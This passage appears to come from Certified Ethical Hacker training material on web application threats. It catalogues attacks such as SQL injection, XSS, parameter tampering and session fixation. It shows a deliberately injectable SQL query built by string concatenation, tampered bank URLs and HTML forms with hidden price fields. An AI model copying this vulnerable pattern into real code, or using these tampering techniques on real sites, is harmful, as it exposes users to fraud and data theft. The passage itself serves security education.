


FIGURE 13.2: Working of Web Application



Web Application Architecture

All web applications execute with the help of the web browser as a support client. The web applications use a group of server-side scripts (ASP, PHP, etc.) and **client-side scripts** (HTML, JavaScript, etc.) to execute the application. The information is presented by using the client-side script and the hardware tasks such as storing and gathering required data by the **server-side script**.

In the following architecture, the clients uses different devices, web browsers, and external web services with the Internet to get the application executed using different scripting languages. The data access is handled by the **database layer** using **cloud services** and a database server.





FIGURE 13.3: Web Application Architecture




Web 2.0 Applications

Web 2.0 refers to a new generation of web applications that provide an **infrastructure** for more dynamic user participation, social interaction, and collaboration. It offers various features such as:

- Advanced gaming
- Dynamic as opposed to static site content
- RSS-generated syndication
- Social networking sites (Flickr, Facebook, del.cio.us)
- Mash-ups (emails, IMs, electronic payment systems)
- Wikis and other collaborative applications
- Google Base and other free web services (Google Maps)
- Ease of data creation, modification, or deletion by individual users
- Online office software (Google Docs and Microsoft Light)
- Interactive encyclopedias and dictionaries
- Cloud computing websites such as Amazon.com

- ⌚ Frameworks (Yahoo! UI Library, jQuery)
- ⌚ Flash-rich interface websites
- ⌚ Mobile application (iPhone)
- ⌚ New technologies like AJAX (Gmail, YouTube)
- ⌚ Blogs (Wordpress)



Vulnerability Stack

The web applications are maintained and accessed through various levels that include: custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the **mechanisms** or **services** employed at each level help the user in one or the other way to access the web application securely. When talking about web applications, security is a critical component to be considered because web applications are a major sources of attacks. The following **vulnerability stack** shows the levels and the corresponding element/mechanism/service employed at each level that makes the web applications vulnerable:



FIGURE 13.4: Vulnerability Stack

Web Attack Vectors

CEH
Certified Ethical Hacker

An attack vector is a path or means by which an attacker can gain access to computer or network resources in order to deliver an attack payload or cause a malicious outcome

Attack vectors include parameter manipulation, XML poisoning, client validation, server misconfiguration, web service routing issues, and cross-site scripting

Security controls need to be updated continuously as the attack vectors keep changing with respect to a target of attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Web Attack Vectors

An attack vector is a method of entering into unauthorized systems to performing malicious attacks. Once the attacker gains access into the system or the network he or she delivers an attack payload or causes a malicious outcome. No protection method is completely attack-proof as attack vectors keep changing and evolving with new technological changes.

Examples of various types of attack vectors:

- **Parameter manipulation:** Providing the wrong input value to the web services by the attacker and gaining the control over the SQL, LDAP, XPATH, and shell commands. When the incorrect values are provided to the web services, then they become vulnerable and are easily attacked by web applications running with web services.
- **XML poisoning:** Attackers provide manipulated XML documents that when executed can disturb the logic of parsing method on the server. When huge XMLs are executed at the application layer, then they can be easily be compromised by the attacker to launch his or her attack and gather information.
- **Client validation:** Most client-side validation has to be supported by server-side authentication. The AJAX routines can be easily manipulated, which in turn makes a way for attackers to handle SQL injection, LDAP injection, etc. and negotiate the web application's key resources.

- ⌚ **Server Misconfiguration:** The attacker exploits the vulnerabilities in the web servers and tries to break the validation methods to get access to the **confidential data** stored on the servers.
- ⌚ **Web service routing issues:** The SOAP messages are permitted to access different nodes on the Internet by the **WS-Routers**. The exploited intermediate nodes can give access to the SOAP messages that are communicated between two endpoints.
- ⌚ **Cross-site scripting:** Whenever any infected **JavaScript code** is executed, then the targeted browsers can be exploited to gather information by the attacker.




Module Flow

Web applications are targeted by attackers for various reasons. The first issue is quality of the source code as related to security is poor and another issue is an application with “**complex setup**.” Due to these **loopholes**, attackers can easily launch attacks by **exploiting** them. Now we will discuss the threats associated with web applications.

Web App Pen Testing	Web App Concepts
Security Tools	Web App Threats
Countermeasures	Hacking Methodology
Web Application Hacking Tools	

This section lists and explains the various web application **threats** such as parameter/form tampering, injection attacks, cross-site scripting attacks, DoS attacks, session fixation attacks, improper error handling, etc.



Web Application Threats-1

 Web application threats are not limited to **attacks** based on URL and port80. Despite using ports, protocols, and the OSI layer, the integrity of mission-critical applications must be protected from possible future attacks. Vendors who want to protect their products' applications must be able to deal with all methods of attack.

The various types of web application threats are as follows:

Cookie Poisoning

 By changing the information inside the cookie, attackers bypass the **authentication** process and once they gain control over the network, they can either modify the content, use the system for the malicious attack, or **steal information** from the user's system.

Directory Traversal

Attackers **exploit** HTTP by using **directory traversal** and they will be able to access restricted directories; they execute commands outside of the web server's root directory.

Unvalidated Input

In order to **bypass** the security system, attackers tamper with the http requests, URL, headers, form fields, hidden fields, query strings etc. Users' login IDs and other related

data gets stored in the **cookies** and this becomes a source of attack for the intruders. Attackers gain access to the victim's system using the information present in cookies. Examples of attacks caused by **unvalidated** input include SQL injection, cross-site scripting (XSS), buffer overflows, etc.



Cross-site Scripting (XSS)

An attacker bypasses the **clients ID** security mechanism and gains **access privileges**, and then injects malicious scripts into the web pages of a particular website. These malicious scripts can even rewrite the HTML content of the website.



Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.



SQL Injection

This is a type of attack where **SQL commands** are injected by the attacker via input data; then the attacker can tamper with the data.



Parameter/Form Tampering

This type of tampering attack is intended to manipulating the parameters **exchanged** between client and server in order to **modify** application data, such as user **credentials** and permissions, price and quantity of products, etc. This information is actually stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and **control**. Man in the middle is one of the examples for this type of attack. Attackers use tools like **Web scarab** and **Paros proxy** for these attacks.



Denial-of-Service (DoS)

A denial-of-service attack is an attacking method intended to **terminate** the operations of a website or a server and make it unavailable to intended users. For instance, a website related to a bank or email service is not able to function for a few hours to a few days. This results in loss of time and money.



Broken Access Control

Broken access control is a method used by attackers where a particular **flaw** has been identified related to the access control, where **authentication** is bypassed and the attacker compromises the network.



Cross-site Request Forgery

The cross-site request forgery method is a kind of attack where an authenticated user is made to perform certain **tasks** on the web application that an attacker chooses. For example, a user clicking on a particular link sent through an email or chat.



Information Leakage

Information leakage can cause great losses for a company. Hence, all sources such as

systems or other network resources must be protected from information leakage by employing proper content **filtering mechanisms**.



Improper Error Handling

It is necessary to define how the system or network should behave when an error occurs. Otherwise, it may provide a chance for the attacker to break into the system. Improper error handling may lead to DoS attacks.



Log Tampering

Logs are maintained by web applications to track usage patterns such as user login credentials, admin login credentials, etc. Attackers usually inject, delete, or tamper with web application logs so that they can perform malicious actions or hide their identities.



Buffer Overflow

A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.



Broken Session Management

When security-sensitive credentials such as passwords and other useful material are not properly taken care, these types of attacks occur. Attackers compromise the credentials through these security vulnerabilities.



Security Misconfiguration

Developers and network administrators should check that the entire stack is configured properly or security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Missing patches, misconfigurations, use of default accounts, etc. can be detected with the help of automated scanners that attackers exploit to compromise web application security.



Broken Account Management

Even authentication schemes that are valid are weakened because of vulnerable account management functions including account update, forgotten or lost password recovery or reset, password changes, and other similar functions.



Insecure Storage

Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information somewhere; possibly in a database or on a file system. If proper security is not maintained for these storage locations, then the web application may be at risk as attackers can access the storage and misuse the information stored. Insecure storage of keys, certificates, and passwords allow the attacker to gain access to the web application as a **legitimate** user.



Web Application Threats-2

Platform Exploits

Various web applications are built on by using different platforms such as BEA Web logic and ColdFusion. Each platform has various vulnerabilities and exploits associated with it.



Insecure Direct Object References

When various **internal implementation** objects such as file, directory, database record, or key are exposed through a reference by a developer, then the insecure direct object reference takes place.

For example, where a bank account number is made a primary key, then there is a good chance it can be compromised by the attacker based on such references.



Insecure Cryptographic Storage

When sensitive data has been stored in the database, it has to be properly encrypted using cryptography. A few **cryptographic** encryption methods developed by developers are not up to par. Cryptographically very strong encryption methods have to be used. At the same time, care must be taken to store the cryptographic keys. If these keys are stored in insecure places, then the attacker can obtain them easily and decrypt the sensitive data.

Authentication Hijacking



In order to identify the user, every web application uses user identification such as a user ID and password. Once the attacker compromises the system, various malicious things like theft of services, session hijacking, and user impersonation can occur.



Network Access Attacks

Network access attacks can majorly impact web applications. These can have an effect on basic level of services within an application and can allow access that standard HTTP application methods would not have access to.



Attackers use **cookie snooping** on a victim's system to analyze their surfing habits and sell that information to other attackers or may use this information to launch various attacks on the victim's web applications.



Web Services Attacks

Web services are process-to-process communications that have special security issues and needs. An attacker injects a malicious script into a web service and is able to disclose and modify application data.



Insufficient Transport Layer Protection

SSL/TLS authentications should be used for authentication on websites or the attacker can monitor network traffic to steal an authenticated user's session cookie.

Various threats such as account theft, phishing attacks, and admin accounts may happen after systems are being compromised.



Hidden Manipulation

These types of attacks are mostly used by attackers to compromise e-commerce websites. Attackers manipulate the **hidden fields** and change the data stored in them. Several online stores face this type of problem every day. Attackers can alter prices and conclude transactions with the prices of their choice.



DMZ Protocol Attacks

The DMZ (Demilitarized Zone) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who is able to compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to:

- ⌚ Compromise of the web application and data
- ⌚ Defacement of websites
- ⌚ Access to internal systems, including databases, backups, and source code



Unvalidated Redirects and Forwards

Attackers make a victim click an unvalidated link that appears to be a valid site. Such redirects may attempt to install malware or **trick victims** into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass leading to:

- Session fixation attacks
- Security management exploits
- Failure to restrict URL access
- Malicious file execution



Failure to Restrict URL Access

An application often safeguards or **protects** sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.



Obfuscation Application

Attackers usually work hard at hiding their attacks and to avoid detection. Network and host intrusion detection systems (IDSs) are constantly looking for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, or URL encoding. Unicode is a method of representing letters, numbers, and special characters so these characters can be displayed properly, regardless of the application or underlying platform in which they are used.



Security Management Exploits

Some attackers target security management systems, either on networks or on the application layer, in order to modify or disable security enforcement. An attacker who exploits security management can directly modify **protection policies**, delete existing policies, add new policies, and modify applications, system data, and resources.



Session Fixation Attack

In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.



Malicious File Execution

Malicious file execution vulnerabilities had been found on most applications. The cause of this vulnerability is because of unchecked input into the web server. Due to this unchecked input, the files of attackers are easily executed and processed on the web server. In addition, the attacker performs **remote code execution**, installs the rootkit remotely, and in at least some cases, takes complete control over the systems.

Unvalidated Input

CEH
Certified Ethical Hacker

Input validation flaws refers to a web application vulnerability where **input from a client is not validated** before being processed by web applications and backend servers

An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in **data theft and system malfunctioning**

Database

Browser input not validated by the web application

Modified Query

string sql = "select * from Users
where
user ='" + User.Text + "'
and pwd ='" + Password.Text + "'"

Browser Post Request

http://juggyboy.com/login.aspx?user=jasons&pass=springfield

Attacker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Unvalidated Input

An input **validation flaw** refers to a web application vulnerability where input from a client is not validated before being processed by web applications and backend servers. Sites try to protect themselves from malicious attacks through input filtration, but there are various methods prevailing for the purpose of encoding. Many http inputs have multiple formats that make filtering very difficult. The canonicalization method is used to simplify the encodings and is useful in avoiding various vulnerable attacks. Web applications use only a client-side mechanism in input validation and attackers can easily bypass it. In order to bypass the security system, attackers tamper the http requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data gets stored in the cookies and this becomes a source of attack for intruders. Attackers **gain access** to the systems by using the information present in the cookies. Various methods used by hackers are SQL injection, cross-site scripting (XSS), buffer overflows, format string attacks, SQL injection, cookie poisoning, and hidden field manipulation that result in data theft and system malfunctioning.




Figure 13.5: Unvalidated Input

Parameter/Form Tampering

CEH
Certified Ethical Hacker

- A web parameter tampering attack involves the **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

Tampering with the URL parameters

Other parameters can be changed including attribute parameters

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

The screenshot shows a web browser window with two tabs. The top tab displays the URL `http://www.juggybank.com/cust.asp?profile=21&debit=2500`. A callout box labeled "Tampering with the URL parameters" points to the "debit" parameter. The bottom tab displays the URL `http://www.juggybank.com/cust.asp?profile=82&debit=1500`. The second example shows other parameters being tampered with, specifically pg and status. A callout box labeled "Other parameters can be changed including attribute parameters" points to these other parameters.



Parameter/Form Tampering

Parameter tampering is a simple form of attack aimed directly at the application's business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in an URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters.



Detailed Description

Serving the requested files is the main function of web servers. During a web session, parameters are exchanged between the web browser and the web application in order to maintain information about the client's session, which eliminates the need to maintain a complex database on the server side. URL queries, form fields, and cookies are used to pass the parameters.

Changed parameters in the form field are the best example of **parameter tampering**. When a user selects an HTML page, it is stored as a form field value, and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, check box, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, it is just like saving the page, editing the HTML, and reloading the page in the web browser.

Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the hidden field as follows:

```
<input type="hidden" name="price" value="99.90">
```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages, while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values. For example, consider a form that includes the combo box as follows:

```
<FORM METHOD=POST ACTION="xferMoney.asp">  
Source Account: <SELECT NAME="SrcAcc">  
<OPTION VALUE="123456789">*****789</OPTION>  
<OPTION VALUE="868686868">*****868</OPTION></SELECT>  
<BR>Amount: <INPUT NAME="Amount" SIZE=20>  
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>  
<BR><INPUT TYPE=SUBMIT> <INPUT TYPE=RESET>  
</FORM>
```

Bypassing

An attacker may bypass the need to choose between two accounts by adding another account into the HTML page source code. The new combo box is displayed in the web browser and the attacker can choose the new account.

